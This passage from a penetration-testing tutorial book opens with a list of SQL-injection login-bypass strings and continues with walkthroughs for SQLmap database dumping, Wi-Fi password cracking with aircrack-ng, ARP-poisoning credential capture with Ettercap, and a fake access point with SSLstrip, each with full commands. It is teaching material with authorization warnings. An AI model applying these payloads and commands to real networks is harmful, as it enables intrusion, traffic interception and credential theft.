“admin' or '1'='1'/*“
“admin'or 1=1 or ''='“
“admin' or 1=1“
“admin' or 1=1--“
“admin' or 1=1#“
“admin' or 1=1/*“
“admin') or ('1'='1“

“admin') or ('1'='1'--“
“admin') or ('1'='1'#“
“admin') or ('1'='1'/*“
“admin') or '1'='1“
“admin') or '1'='1'--“
“admin') or '1'='1'#“
“admin') or '1'='1'/*“
“admin" --“
“admin" #“
“admin"/*“
“admin" or "1"="1“
“admin" or "1"="1"--“
“admin" or "1"="1"#“
“admin" or "1"="1"/*“
“admin"or 1=1 or ""="“
“admin" or 1=1“
“admin" or 1=1--“
“admin" or 1=1#“
“admin" or 1=1/*“
“admin") or ("1"="1“
“admin") or ("1"="1"--“
“admin") or ("1"="1"#“
“admin") or ("1"="1"/*“
“admin") or "1"="1“
“admin") or "1"="1"--“
“admin") or "1"="1"#“
“admin") or "1"="1"/*“

Moving on, you have to get back to the Target tab and start spidering the application. After that, switch to the Spider tab to see the progress of the spidering.

When you see the numbers stop from going up, it means that it has finished the execution process. Once the spidering process is complete, go back to the “Sitemap” tab, right click on the Mutillidae folder from the dropdown, and select “Engagement tools”, and then click on “Discover content”.

Once inside your discovery module, you can click on the “Session is not running” button, and the application will start the smart brute forcing.

At this time, the brute force attack is learning from files and folders that it finds within the application and tries to make better choices for brute forcing.

This technique provides an efficient process to identify folders and files of your application testing. You can click on the “Sitemap” tab at the top of the

discovery module and see all the results from the brute force scan.

This will help quickly identify hidden folders, admin pages, configuration pages, and other interesting pages that will be extremely useful to you any pen tester.

Chapter 16 SQL Injection with SQLmap

The most common and exploitable vulnerability in websites is the injection vulnerability which occurs when the victim's web site does not monitor inputs.

Thus, allowing the attacker to interact with the backend database. One of the most useful tools for assessing SQL injection vulnerabilities is called SQLmap.

It's a Python tool that automates the reconnaissance and exploitation of multiple types of databases. In this chapter you will learn about SQL injection attack against the mutillidae.com website.

If you're using metasploitable, there is a possibility that you need to fix it for the mutillidae.com website. First, you need to connect to your metasploitable host using SSH.

Use the user name of "mfsadmin", and the default password which is also "mfsadmin". Once you are connected to the metasploitable machine, you need to open the configuration file of the mutillidae.com website.

In this file, you need to make sure that the connection string is pointing to the OWASP 10 database. Once completed, you can start your SQL injection task.

First, open the mutillidae.com website. Next, in the left menu, select the OWASP 10 item, then the Injection menu item, and pick the first SQL injection test page from the top.

This page is vulnerable to SQL injection, so you need to intercept the request sent by you to the server using Burp Suite. Before clicking on the "View accounts details", you need to ensure that the Burp Suite is active.

Switching back to Burp Suite, you should see the contents of your request. Next, you need to save the contents to a file, and after that, you don't need Burp Suite anymore.

You can close everything, and open your console. Next, type

"sqlmap -dbs"

and press enter to determine the available databases. The most likely database to store the applications data is the OWASP 10 database, therefore you will need to check the tables of that database, using the command:

“sqlmap --tables --database owasp –u”

and press enter. The return data from executing this command should show you the available tables inside the OWASP database.

Next, check the accounts table and dump the data from this table. You can list the tables in the database with the following command:

“sqlmap -u "URL" --tables -d database_name”

You can list the names of columns in a table with another command:

“sqlmap -u "URL" --columns -d database_name -T table_name”

You can dump the data using the command:

“sqlmap -u "URL" --dump -d database_name -T table_name”

Chapter 17 Dictionary Attack with Airodump-ng

To execute a dictionary attack on a wireless network where the wireless network is protected with WPA or WPA2, we're going to follow a four step process.

First, we want to find out the BSSID of the access point that we want to execute our dictionary attack against. Once we've found the access point we want to attack, then we need to decide on the wordlist that we want to use for the attack.

A wordlist, as the name suggests, is a list of words, like a dictionary, and we're going to try that list of words against the access point.

The third step is that we're going to generate authentication traffic. For this attack to work, we need to be able to capture a legitimate user connecting to the access point and we're going to generate that traffic, so we can sniff it over the air. Lastly, we have to execute the dictionary attack.

For this attack, we're going to use Kali Linux. To do that, you have to open up a terminal and look at the configuration. Type

“iwconfig”

and you should see two of your wireless wireless lan adapters. Wireless wlan1 should be your device’s wireless LAN card that's integrated in your device, and wireless wlan0 is your virtualized Kali Linux LAN adapter if you have successfully bridged your devices.

This is also the one that you will be using to execute your attack. Therefore, the first thing you need to do is to put Kali Linux’s wlan card into monitor mode, but before you would do that, you have to take down your wireless lan adapter by typing:

“ifconfig wlan0 down”

Next type:

“iwconfig wlan0 mode monitor”

This command will put your wireless lan adapter into monitor mode. But the ensure the wlan is back up, you have to type the command:

“ifconfig wlan0 up”

Now that your wireless lan adapter is back up, you want to confirm that is now in monitor mode. To do that, you have to type the command:

“iwconfig”

Here, you should see where it says “Mode”, next to that, it should say that the card is now in monitor mode. Your next step is to find the BSSID of the access point that you want to attack. For that you are going to use the tool called Aircrack, so you have type:

“airodump-ng wlan0”

This will start searching for broadcasted BSSID-s. Here, you will see that you are capturing the BSSIDs of the surrounding access points and the channels they are using.

NOTE: Do not compromise your neighbours wireless, or worse, do not use this tool in production environment, unless you have written authorization.

Back to Kali Linux, to exit monitoring, you can press “Ctrl+C” to stop the search once you have found your wireless BSSID that you are going to attack.

Within the output of Kali, you should also have the MAC address of the BSSID, which is normally a 12 character long letter and numbers that you have to take a note of, because you are going to need that MAC address when you execute the attack.

The next step is to find a wordlist that you can use in order to break in to the access point, and Kali has several tools that you can use for this purpose.

You can also download others similar tools, but the tool called “Airodump” will just do the job. Therefore you have to type:

“airodump-ng –bssid 00:11:22:33:44:55:66 –channel 1 –write wepcracking wlan0”

NOTE: This is only an example, but where I stated “00:11:22:33:44:55:66” you have to type the actual mac address that of the BSSID that you are about to compromise, as well as the channel for you might be channel 6 or channel 11.

Once you have successfully executed the above command, you will see that wlan0 network monitoring has started.

Here, you will see the data transfer under the “data” column. Bare in mind that it all depends on how complex the password is as it might take a few minutes.

After you have waited few minutes, you should have enough data that you can work with, therefore you have to open a new terminal and type:

“ls”

This will list the files that you have been captured so far. Now to crack the password, you have to type the following command:

“aircrack-ng wepcracking-01.cap”

Here the filename “wepcracking-01.cap” is an example but you have to type there whatever filename you have collected and called under the “ls” command, next to the “Public” file name.

If you have been using WEP authentication, by now the password would be cracked. Aircrack-ng normally lists the password as an ASCII file by saying “KEY FOUND”.

Lastly, I will ask you again to make sure that you have written authorization for using Airodump-ng in a live or production environment. If you are only practicing in your home lab, in a non production environment, that should cause no issue to anyone; still I would suggest you turn off your router and practice with care without any connection to the internet.

Chapter 18 ARP Poisoning with EtterCAP

Imagine that you have been assigned to carry out a MITM (Man in the Middle) attack against a specific host or server, and the choice of tools to use are up to you.

There are multiple ways to carry out a MITM attack , and in this chapter we are going to use another excellent tool that you might consider called EtterCAP.

EtterCAP is another great way of going about MITM attack as it has user friendly Graphical User Interface or GUI that provides a so called click, select and go method.

It's always better to have more knowledge on additional tools if they wouldn't work or wouldn't have access at the time of yo uare assigned to do pen testing.

You should be aware that in order to achieve the same result, there are other options that you can go for. EtterCAP is another built in tool on Kali Linux platform. To launch EtterCAP, you can issue a command:

"ettercap –G"

Then press enter. Once EtterCAP is launched, it will wait for us to provide further instructions, and you should first click on a menu option: Sniff > then choose "unified sniffing".

Next, you should specify the network interface that you will use for sniffing. In my case it's ethernet0.

This will create some additional menu options, so now you should click on the menu option: "Host", then click on "Scan for hosts".

This should take no longer 5 seconds to discover all hosts that are on the same network. Once complete, go back to the menu icon; Host > then click on host lists in order to see all the hosts IP Addresses and the MAC addresses associated to them.

Once ou have a list of hosts, you can highlight the source address and click on "*Add to target 1*", then highlight the destination address and click on "*Add to target 2*".

The method we use is called ARP POISONING.

ARP stands for Address Resolution Protocol. Routers, Layer 3 Switches have ARP entries or ARP tables that contains all IP Addresses and their associated Mac Addresses or Physical Addresses that are connected to the network.

Yet, if we use ARP Poisoning, we could fake the real source address by telling the destination that we have the IP Address and the Mac address of the source node, so all traffic that is planned to reach the real source host, from now on, would first come to us.

In addition, all traffic that is planned to reach the destination host would come to us as well, as we would also poison the real source and tell it that the destination IP Address and Mac address is now our machine.

Using ARP Poisoning is one of the best method to create a Man in the Middle attack as now all traffic that is going back and forth between the source and the destination is actully coming through us.

Having all those traffic captured, we can decide if we just want to analyse it, other then capture it, modify it, forward to a different destination, or simple stop the communication between those devices.

Therefore, the final piece to launch such an attack is to click on the menu icon called “MITM” and then select “ARP poisoning”. Once you finished and want to stop ARP Poisoning, click on “Stop MITM attack(s)”.

Lastly, I will ask you again to make sure that you have written authorization for using this method in a live or production environment, as any type of Man in the Middle attack is very dangerous, especially when you manipulate routed traffic through poisoning the ARP tables by feeding fake Mac addresses.

If you are only practicing in your home lab, in a non production environment, that should cause no issue to anyone; still I would suggest you turn off your router and practice with care without any connection to the internet.

Chapter 19 Capturing Traffic with Port Mirroring

For all computer connected to the network to process ARP broadcast packet would be a waste of resources. Instead, the network interface cards of the devices on the network for whom the packet is not destined, recognize that the packet is not for them, so the packet is discarded, rather than being passed to the CPU for processing.

By using promiscuous mode, you can ensure that all the traffic is captured. When operating in promiscuous mode, the network interface card passes every packet it sees to the host processor, regardless of the addressing.

Once the packet makes it to the CPU, it can be grabbed by the tool called Wireshark for analysis. There are three primary ways to capture traffic from a target device on a switched network.

The first one is ARP poisoning, or Man-In-The-Middle attack, which I just shared with you in the previous chapter using them both in conjunction.

The second method to capture traffic from a target device on a switched network is by using a tap. Also known as a “Network Tap” which is a hardware device that you can place between two end points on your cabling system to capture traffic between them.

The third method is Port Mirroring. Port Mirroring or port spanning, is perhaps the easiest way to capture the traffic from a target device on a switched network.

In this type of setup, you must have access to the command line or web management interface of the switch on which the target computer is located.

Likewise, the network switch must support mirroring and have an unused port in which you can plug in your sniffer. You can set up Port Mirroring on most Cisco switches once you have connected to it, using either “SSH” or a console cable.

To enable port mirroring, you issue a command that forces the switch to copy all traffic on one port to another port. But first, you should list the ports on a switch by issuing the command

“show ip interface brief”

If you're not familiar with the Cisco switch commands, no worries too much

as we only going to look at a simple example. Once you have listed the available Ethernet ports, let's say that you want to install your sniffer on port 2 and forward all the traffic from port 1 to port 2.

To begin the configuration commands, you first issue the command

“configure terminal”

of just

“conf t”

Then press enter. Next, you need to specify the source port, which is port 1 for our example, so you start your command by typing “monitor”, followed by a random session number.

The session number could be any number of your choice, and then you specify that it's a source; and finally you enter the port number.

Then you type the destination port number, and this is where your sniffer is sitting. Same command with the same session number, but this time it's a destination and the port number is 2.

The commands you want to type are as follows:

“conf t”

“monitor session 1 source interface GigabitEthernet1/0/1”

“monitor session 1 destination interface GigabitEthernet 1/0/2”

“exit”

“exit”

“write memory”

To verify your monitoring session, you can type the command “show session” followed by the session number, in this case 1 as follows;

“show session 1”

The output will show you that the source port is GigabitEthernet number 1, and the destination port is GigabitEthernet number 2. After these steps, all traffic will be forwarded from port 1 to port 2.

Chapter 20 Passive Reconnaissance with Kali

Anybody can listen to the wireless signals that are going over the air. When you listen to wireless signals, you can tune your radio to listen for specific traffic that's going to and from a client, or to and from an access point or you can just listen to everything and then filter out what you want to listen to at a later time.

Just like as if you put your hand up to your ear to help you hear better or maybe a glass up to the wall to hear the conversation on the other side of the wall, with wireless, you can use a directional antenna to collect more signal strength from a given direction.

What that means is that I can be some distance away from the access point or from your client, and still be able to capture traffic over the air. What that means is that you don't know that I'm eavesdropping on your traffic.

But how can I listen and capture traffic? Well, I am listening by tuning my radio to the frequency channel, collecting all of the signals, processing those signals up my protocol stack, and then displaying them with a packet analyzer tool such as Wireshark.

Listening over the air is one of the best ways to do passive reconnaissance. Passive reconnaissance is when you're gathering information about a network, corporation or an individual, but you're not actively engaging with the system, the network or with the individual.

You might be gathering information such as what is the manufacturer of their access points? What are the MAC addresses that are being used by the clients? What security mechanisms is a particular company uses? What are the network names? Do they have guess access set up on these access points? Do they have hidden network names?

By information gathering, as you're starting to form a picture of the deployment, so then you can go on to the second phase when you're starting to plan how you're going to attack the network.

Through the passive reconnaissance phase, you'd be writing down and forming a network map where the access points are deployed, writing their names down and creating a blueprint of deployment and identifying any weaknesses that the network might have. If a hacker is going to try and

access an enterprise network, wireless has to be one of the top three approaches for uncovering information in order to plan that attack.

To capture and display traffic going over the air you need a tool called Wireshark. You can download Wireshark form their website listed previously, or you can use the tool that's already available in Kali Linux.

To do it within Kali Linux, we're going to follow a four step process. The first thing we're going to do is to put our wireless adapter into monitor mode. That's going to enable our adapter to sniff everything over the air, capture everything, and pass it up to the Wireshark application to be displayed and then we can analyze those packets.

We can select everything over the air or we can look for traffic from a specific BSSID or on a specific channel. Once we've selected the BSSID and/or the channel, then we can open Wireshark, select the monitoring interface that we have set up for our wireless adapter and start capturing data. Once we've capture enough data we can save that packet capture to then analyze at a later time.

The first thing we want to do is to put our adapter into monitor mode. In the previous chapter we already discussed how to do that, but you can check to make sure that your wireless interface is still in monitoring mode by typing:

“iwconfig”

This will allows you to see what mode your wireless interface is in, but if you haven’t done any other changes then we have discussed so far, your wlan should be still in Monitoring mode.

There are a number of ways to enable monitor mode such as using

“iwconfig”

but that method does not work for all adapters. This method does not work for all adapters so if you tried enable in monitor mode using the above command and it's failed, or if it worked but then the adapter did not behave as expected when using it, then a good idea is to try to enable monitor mode using a different method.

For example if your wireless adapter is in “Managed mode” and don’t know how to get it into “Monitoring mode”, the fix is easy.

The first thing that you can do is disable the interface by typing

“ifconfig lan0 down”

Now you can go ahead and enable monitor mode, but before doing that it’s good to kill any process that can interfere with using the adapter in monitor mode. To do that we have to use a tool called “airmon-ng” Type:

“airmon-ng check kill”

Here we're going to tell Kali that we want you to check all the processes that can interfere with monitor mode, and if you find anything, we want you to kill those. Very simple command.

Airmon-ng is in the name of the program. “Check” means check any processes that could interfere with in monitor mode. “Kill” means to kill the processes if there are any.

If you hit enter, you'll see that it will kill a few processes and you'll notice that the network manager icon disappears. This is because this command kills it and you will lose your internet connection if you were connected, but that's fine because you'll lose your internet connection anyway if you enable monitor mode.

By doing this, it makes the adapter work better in monitor mode. Now you are ready to enable monitor mode, and instead of using the command

“iwconfig”

You can use:

“airmon-ng start wlan0”

Once again, airmon-ng is the name of the program that we're using to enable monitor mode. “Start” means we want to start monitor mode, on an interface called “wlan0”

Now, if your wlan interface is is not zero, but 1 or 2, you want a place the right number where I reference the zero with the number of your wireless interface. Once you hit enter, you will get a message telling you that monitor mode is enabled on wlan0.

Now if you type

“iwconfig” you will see that the interface called “wlan0” has disappeared. You no longer have an interface called “wlan0” and instead, you have a new interface called “wlan0mon” but if you look at the mode of this interface,

you'll see that it's in “monitor” mode.

After that whenever you want to use a program that requires monitor mode, make sure that you set the interface to “wlan0mon”.

In case you have tried to enable monitor mode using the command

“iwconfig”

and that didn't work and then you tried this method too, and still didn't work, then chances are that your adapter does not support monitor mode because not all adapters support monitor mode. Therefore you have to check the chapter on recommended adopters.

Moving on, once your interface is in Monitor mode, you should be capturing traffic over the air. Once you have enough data has been collected, it’s time to display them.

Within Kali Linux, go into Applications, down to Kali Linux Top 10 Security Tools, and there's Wireshark. Click on that tab, and brings up the Wireshark application listing your interfaces.

Select your wireless interface, in my case is wlan0mon, and click Start to see the capture data. If you look at the captured packets, you should see that there are a combination of requests to send, clear to send, a beacon frame, and some user data.

Now you can save all these data by clicking on “Save” or “Save As” and you can take it away and analyze it at a later date. It is that easy to capture information over the air.

Chapter 21 Capturing SYN Scan Attack

The TCP SYN Scan relies on the 3-way handshake process to determine which ports are open on a target host. The attacker sends a TCP SYN packet to a range of ports on the victim, like it's trying to establish a channel for normal communication on the ports.

When a SYN scan is executed, the attacker will be looking for three states. Either the port is open, closed, or filtered. Normal TCP handshake works like this.

First, a SYN packet will be sent, then the server will reply with a SYN/ACK and finally, the client will send an ACK packet.

Now let's take a look at the Open Port scenario. If a service on the victim's machine is listening on the port, that receives the SYN packet, and it will reply to the attacker with a TCP SYN/ACK packet, and then the attacker knows that the port is open and a service is listening on it.

For the Closed Port scenario, if no service is listening on a scanned port, the attacker will not receive a SYN/ACK packet. Depending on the configuration of the victim's operating system, but the attacker could receive a reset packet in return, indicating that the port is closed.

Lastly, for the Filtered Port scenario, the attacker may receive no response at all. That could mean that the port is filtered by an intermediate device, such as a firewall, or the host itself.

On the other hand, it could just be that the response was lost in transit. In this scenario, imagine that you have three hosts; the attacker which is going to use Kali Linux at 10.0.0.111, the victim machine will be a Windows 10 host at 10.0.0.202, finally the penetration tester will use Kali Linux to intercept all the traffic and analyse any attacks on the network.

Imagine yourself that you are the attacker. First, the hacker is going to execute a port scan against your victim Windows 10 machine, and he is going to use nmap to scan the Windows host at the IP address of 10.0.0.202. The command will be used here is:

"nmap 10.0.0.202"

From the attacker perspective, the scan is complete, but he doesn't know that

a penetration tester is listening at this moment on the network.

If you switch to the penetration tester machine and try to catch this intruder, the best ways to understand the scope of a scan is to view the conversations window in Wireshark.

Up in the Wireshark menu, select the “Statistics” item, then click on “Conversations”, and then select the “IPv4” tab.

There, you should see only one IPv4 conversation between the attacker at the IP address of 10.0.0.111 and the victim at the IP address of 10.0.0.202.

You will also see that there are thousands of TCP conversations between these two hosts. Basically, a new conversation for every port involved in the communications, which is a lot.

Once understanding the different types of responses a SYN scan can produce, the next logical thought is to find a fast method of identifying which ports are open or closed.

The answer lies within the conversations window. Once again, click on the “TCP” tab. In that window, you can sort the TCP conversations by “packet number” with the highest values at the top, by clicking the “Packets” column twice.

Then you should click on “scanned ports” and include 3 packets in each of their conversations. You can take a look at the details of the first packet in the list by clicking on the “Follow Stream” button, then close this window, and minimize the conversations window.

Back in the main window of Wireshark, you should see the initial SYN packet sent from the attacker machine, and then the corresponding SYN/ACK packet from the victim's host and the final reset packet sent from the attacker's host to end the conversation.

If you switch back to the “Conversations” window, you can also have some other scenarios where only 2 packets involved in the communication.

If you check the details again, check the first initial SYN packet and the second that is the reset from the victim, which indicates that this port is closed.

If the remaining entries in the “conversation” window include only one packet that means that the victim host never responded to the initial SYN

request.

Chapter 22 Traffic Capturing with Xplico

We can launch a Man in the Middle attack in multiple ways, either by using Burp Suite or EtterCAP; but we have never discussed how we can collect the data and analyse them and what tool we may use for that purpose.

We have discussed a software called Wireshark previously and how we can capture data with it, yet there is another utility that we can use for the same purpose called “Xplico”.

Xplico can take Wireshark files as well and analyse them for you. Wireshark also has the ability to do a direct feed into Xplico therefore we can capture all the traffic and it can give another great view of what is happening within that session that we are eavesdropping on.

Xplico also comes as a default built in tool within Kali Linux. To launch the Graphical User Interface you can follow the menu options as:

Kali Linux > Forensics > Network Forensics > xplico web gui

Once you have selected the mentioned menu options, it will launch a webserver on Kali. If the Apache webserver is not running yet, you normally have to start it manually; but if you do use your Kali machine, it will automatically start it for you.

If Apache is already running in the background, Xplico will use that server function to launch itself. Next, it would tell you to use a specific URL to open Xplico, using a webserver.

You might choose to click on the provided link to open Xplico, or you can just copy and paste the address to yor browser session. The link is: http://localhost:9876/

Another method to launch Xplico is to right click on the provided link, then select Open Link, and it would open it within the default browser; but it’s fair to mention that some of the menu functions do not always work within the default browser.

I would therefore suggest you to use Firefox browser by copy pasting the provided link. Next, Xplico would open up a web based Graphical User Interface that would require you to be logged on using the following details:

- Username: xplico

- Password: xplico

Once logged on as xplico, to analyse the data that you have previously captured on the network interface ethernet0, you need to create a new case by clicking on a menu option: Case > new case > Live acquisition.

If you want to analyse an existing file that you have saved previously, you can choose to click the radio bar called: “Uploading PCAP capture file/s”

Once you create a case, you can name it whatever project it is you are doing, then you can create multiple sessions within each project and start to view them.

Xplico will provide clear visibility of any website, Images or videos that the victim has visited, either as a live capture format or by replaying them at any other date at any time.

Likewise, we can capture VOIP (Voice over IP) traffic, that we can also spoof, delete or listen to at any time in the future. Xplico is more then just a data capture tool, but due its power it is also known as a very good hacking tool.

Chapter 23 MITM Attack with Ettercap

In this chapter we're going to discuss how to use Ettercap to capture credentials, specifically usernames and passwords from a target using HTTP and FTP.

This is possible if the target is using two unencrypted protocols such as HTTP and FTP. In the setup we have a Linux and a Windows 10 system, and we're going to use Ettercap to put ourselves in the middle between the default gateway which is the Windows host machine.

To get the default gateway address you have to type in a terminal;

“ip route”

In my case the default gateways is 192.168.100.1, but whatever address you have, this is the main information that you need to know for Ettercap to work.

Technically you can put yourselve between everybody on a subnet and the default gateway or individual target if you want to. In this scenario we'll put ourselves between everyone and the default gateway.

First within Kali Linux, go to “Applications”, then scroll down and select “Sniffing and Spoofing” then select “Ettercap-g”. This is the GUI for Ettercap. Once the GUI is open, select “sniff” then select “unified sniffing” and this will bring up the next window.

In the new window that is now open called “ettercap Input” it will ask you what network interface you want to sniff on. There is only one NIC, or network interface card on our Kali machines which is what unifies sniffing.

Therefore whatever interface is shown, you should go with that, so select “ok” Next, before we put ourselves in the middle with Ettercap, we have to configure out the target. To do this, select “hosts” then “scan for hosts”.

This will scan the subnet that your target is located. You can only put yourself in the middle on a given subnet with “arp poisoning”, which is what we're going to use.

Once the scan completed, go back and select “hosts”, then “hosts list” and in the new window, you should see IP Addresses that the previous scan found. Here, you should also find the IP Address of your default gateway, which in my case is 192.168.100.1.

Now you have to create targets, so if you click on the IP address of 192.168.100.1 or whichever IP address is your default gateway, then select “Add to Target 1”.

Next, if you have more IP Addresses listed, you want to target them too, so once again, you can highlight them by clicking on them, and then click on “Add to Target 2”.

Once you have selected your targets, go to the top window, then select “Mitm” this refer to “man in the middle” then you can select “arp poisoning”. Once you have selected these, there is a new window will popu, you you should tick “Sniff remote connections” and click “ok”

If you are in the middle, or I should say if the Kali Linux machine is in the middle between the Windows 10 machine and the default gateway, the MAC address for IP address 192.168.100.1 should be the MAC address of the Kali Linux machine. To verify that, you should go to the Windows 10 machine’s command line, and type:

“arp- a”

Arp stands for Address Resolution Protocol, and what it does, is that it translates Mac Addresses to IP addresses, and once you use that command on Windows, you should see the list of IP Addresses and next to each their associated MAC addresses.

By the way, make sure you are not confused, as Windows references IP Addresses as “Internet Addresses” and references MAC addresses as “Physical Addresses”

As you see “Physical Addresses” technically wrong because using Ettercap you just changed the Mac Address of your default gateway, but to be 100% sure, you can also verify the Kali Linux mac address.

To do that, go back to Kali Linux terminal, and type:

“ifconfig”

And within the output this command shows you, search for the term “ether” which references the MAC or “physical address” of your Kali Linux Ethernet address.

Once you verified and the Kali ether address is the same as the Windows default gateway, you know that you are in the middle with Ettercap. Now the

good thing about Ettercap is when you're in the middle that's pretty much all you have to do is run it.

Within your Ettercap window, down at the bottom if it sees any credentials passed in clear-text, it'll capture them to that window. Within the Ettercap window you will see the username next to “USER” and the password next to “PASS”.

It will just pop up on the left side automatically, so don't have to do a whole lot. For example you don't have to sit there and look at all the traffic like with Wireshark, as both the username and password just pops up.

Ettercap captures any username and password if unencrypted protocols are used, therefore instead of HTTP, HTTPS should be user, wheras, instead of FTP, you should use SFTP, or SCP to transfer files.

The end user never notices while you are in the middle because there are no warning banner that pops up to the user, so they won't notice if you do a layer2 man-in-the-middle attack with Ettercap.

Lastly, I will ask you again to make sure that you have written authorization for using this method in a live or production environment, as any type of Man in the Middle attack is very dangerous.

Chapter 24 MITM Attack with SSLstrip

In this chapter I'm going to teach you how to create a fake access point on a Kali Linux virtual machine. To complete this attack you will need to have a USB network adapter that supports both monitor mode and master mode.

If you don't have a USB network adapter that supports these networking modes the network adapter that I highly recommend is the Alpha that I have talked about earlier. It only cost about $50 and you can pick one up from Amazon as well as a few other places.

Before we begin I want to explain how this attack works. To illustrate it let me give you a high-level overview of how this attack works. The main components include the victim, the attacker, the fake access point and a router with an internet connection.

What's happening, is the attacker is connected to the Internet, and the attacker is going to share that internet connection through a USB network adapter which is acting as a fake access point.

When someone connects to that fake access point, they'll be able to access the Internet. Let me walk you through this process. The first thing that's going to happen is the victim is going to connect to the fake access point, then the victims internet traffic will be routed through the fake access point into the attacker.

Once the attacker obtains the victims Internet traffic, the attacker will manipulate and log the victims internet traffic with SSL strip and this is going to allow the attacker to force the victim to use HTTP, which as a result is also going to allow the attacker to capture any usernames and passwords that the victim enters.

Once SSL strip is finished manipulating and logging the victims internet traffic, the attacker will forward the victims internet traffic to the router. Finally, the router will route the victims Internet traffic to whatever website the victim is attempting to communicate with.

What we do here, is that we place ourselves between the victim and the web site so as a consequence, we can see any interactions that are occurring between the victim and the web site, and this is also referred to as a man-in-the-middle attack.

That concludes the explanation, so let's go ahead and get started with the attack. The first thing that we need to do is connect to the internet, and we're going to accomplish this by sharing our host operating systems internet connection with our Kali Linux virtual machine.

This is essentially a bridged or a wired network connection and I've chosen to do it this way so I can eliminate the need for a second USB network adapter, but keep in mind if you do have a second USB network adapter, you can use it to connect to the internet directly from your Kali Linux virtual machine.

Instead, I am going to us the method that I'm about to share with you. Let's go ahead and logon to our host operating system. It does not matter what type of computer you are running your Kali Linux virtual machine on as long as you can use it to connect to the Internet.

First, go ahead and open the network settings or whatever network management application your operating system uses. I can access mine from the top menu bar and then let's find a wireless network to connect to.

Keep in mind you can connect to any network that you'd like to as long as it has an internet connection and if you're mobile you can tether to your Android or your iPhones that uses a 4G USB modem, a mobile hotspot or whatever means of an internet connection you have.

Once connected to the internet on your host operating system, you need to share it with our Kali Linux virtual machine.

So now, go ahead and move over to our Kali Linux virtual machine, and in the top menu bar you need to open the virtual machine menu, and then expand the network adapter menu.

If you have multiple network adapters, use the one at the top. It should be called network adapter and it should not have any numbers following it.

Here, we need to make sure that we've set our network adapter to use bridged auto-detect and this is going to allow us to obtain an IP address and an internet connection from the router that our host operating system is connected to.

Once you've made that setting, you can go ahead and allow the virtual machine menu to collapse and now we can use that virtual network to establish an internet connection.

Next, let's open up our network manager, by the way, you can use whatever network manager you have, and here, you need to find the option that says “Wired Network” and then click “connect”.

If you're using the default network manager you should be connected automatically, but if you are not, you may need to reboot your virtual machine and you should be given a connection.

If you're still experiencing issues, I recommend installing the “Wicd” network manager. Moving on, now that we have an internet connection, we need to find our gateway IP address and make note of it.

Let's go ahead and close the network manager, and let's open a terminal where you need to type:

“route space –n”

and then press ENTER, and go ahead and find your gateway IP address. In my setup it is 192.168.0.1, and we need to make note of this because we're going to use it in a future command.

You can open a notepad or if you want you can use a piece of paper whatever is convenient for you and write down your gateway IP address. Now that we've made note of our gateway IP address, we need to install DHCP server.

Back into the Kali terminal, we're going to type;

“apt-get install dhcp3-server”

and then press ENTER. Just be patient and allow it enough time to finish installing the DHCP server, and once the installation is complete we need to configure our DHCP server.

Back to the terminal, let's type;

“nano /etc/dhcpd.conf”

and then press enter, and you should have a blank DHCP D configuration file. If it isn't blank for some reason, just go ahead and delete all of the contents and when you're ready let's start adding our settings.

First we need to type:

“authoritative;

and then press ENTER and move down a line, and then type;

“default-lease-time 600;

and then press ENTER to move down a line, and type;

“max-lease-time 7200;”

and then press ENTER to move down a line, and then type;

“subnet 192.168.1.0 netmask 255.255.255.0 {

Above after space, it’s called “forward facing curly bracket” and then press ENTER, and move down a line and then type;

option routers 192.168.1.1;

and then press ENTER to move down a line and type;

“option subnet-mask 255.255.255.0;”

Then press ENTER and move down a line, and type;

“option domain-name “freewifi”;

Then press ENTER and move down a line and type;

“option domain-name-servers 192.168.1.1;

and then press ENTER and move down a line and type;

“range 192.168.1.2 192.168.1.30;

}

and then press ENTER to move down a line and then enter a backwards-facing curly bracket. That's everything we need to enter. Once again, your configuration should look like this:

authoritative;
default-lease-time 600;
max-lease-time 7200;
subnet 192.168.1.0 netmask 255.255.255.0 {
option routers 192.168.1.1;
option subnet-mask 255.255.255.0;
option domain-name “freewifi”;
option domain-name-servers 192.168.1.1;
range 192.168.1.2 192.168.1.30;

}

Next, you need to save the changes that we've made, so press the “ctrl + x” keys and then to save the file. You need to press the “Y” key and then to write the file and close it.

You need to press ENTER, and now we need to find the name of our USB network adapter, so go ahead and connect your USB network adapter if you haven't already done so, and in the terminal we need to type:

“airmon-ng”

and press enter, and you should see the name of your network adapter listed below. Mine is called “wlan0” yours will probably something similar. Now that we know the name of our network adapter, we need to start monitor mode so let's type;

“airmon-ng start wlan0”

and then press enter, and give it a moment to create a monitor interface for you. A message will popup there to say that a monitor interface has been created and it's called “mon0”.

Now we need to create our fake access point so let's type;

“airbase-ng –c 11 -e freewifi mon0”

For “mon0” you have to enter the name of your monitor interface. In mine case is “mon0” then press enter and now that our fake access point is up and running we need to make some adjustments to our tunnel interface which is an interface that “airbase” automatically created for us when we started our fake access point.

Therefore let's open a new terminal, but do not close the terminal that we're running an airbase in, because we need it to continue operating. In the new terminal, we're going to type;

“ifconfig at0 192.168.1.1 netmask 255.255.255.0”

and then press enter. Now we need to adjust the MTU which stands for maximum transmission units. What MTU does is that it allows our tunnel interface to transmit larger packets so that we can prevent packet fragmentation.

In the simpler terms, this allows our fake access point to manage higher

volumes of Internet traffic, which is generated by anyone who connects to our fake access point. In the terminal, let's type;

“ifconfig at0 mtu 1400”

and then press Enter. Now we need to add a routing table, so let's type;

“route add -net 192.168.1.0 netmask 255.255.255.0 GW 192.168.1.1”

and then press Enter. Now we need to enable IP forwarding and create some IP tables rules so that we can use our tunnel interface to route traffic between our fake access point and our internet source. Therefore, we need to type;

“echo 1 > /proc/sys/net/ipv4/ip_forward”

and then press Enter. Now we need to enter our IP tables rules so let's type;

“iptables -t nat --A PREROUTING -p udp -j DNAT --to 192.168.0.1”

Here, we need to enter the gateway IP address that we made note of earlier, and mine is 192.168.0.1 then press ENTER. Now we need to type;

“iptables -P FORWARD ACCEPT”

The words, forward and accept are should be typed in with all uppercase, and then press ENTER. Now we need to type;

“iptables --append FORWARD – in-interface at0 -j ACCEPT”

and then press Enter. Now we need to type;

“iptables –table nat --append POSTROUTING --out-interface eth0 -j MASQUERADE”

and then press Enter. Finally, we need to type;

“iptables -t nat –A PREROUTING -p tcp –destination-port 80 -j REDIRECT --port 10000”

and then press Enter. Now that we've created our iptables rules, we need to start our DHCP server. So let's type;

“dhcpd –cf /etc/dhcpd.conf -pf /var/run/dhcpd.pid at0”

and then press Enter. Then type;

“/etc/init.d/isc-dhcp-server start”

and then press enter, and you should see there that the DHCP server started successfully. Basically, it should say:

“[….] Starting ISC DHCP server: dhcpd”

Now it's time to start the SSL strip, so let's type;

“sslstrip -f -p -k 10000”

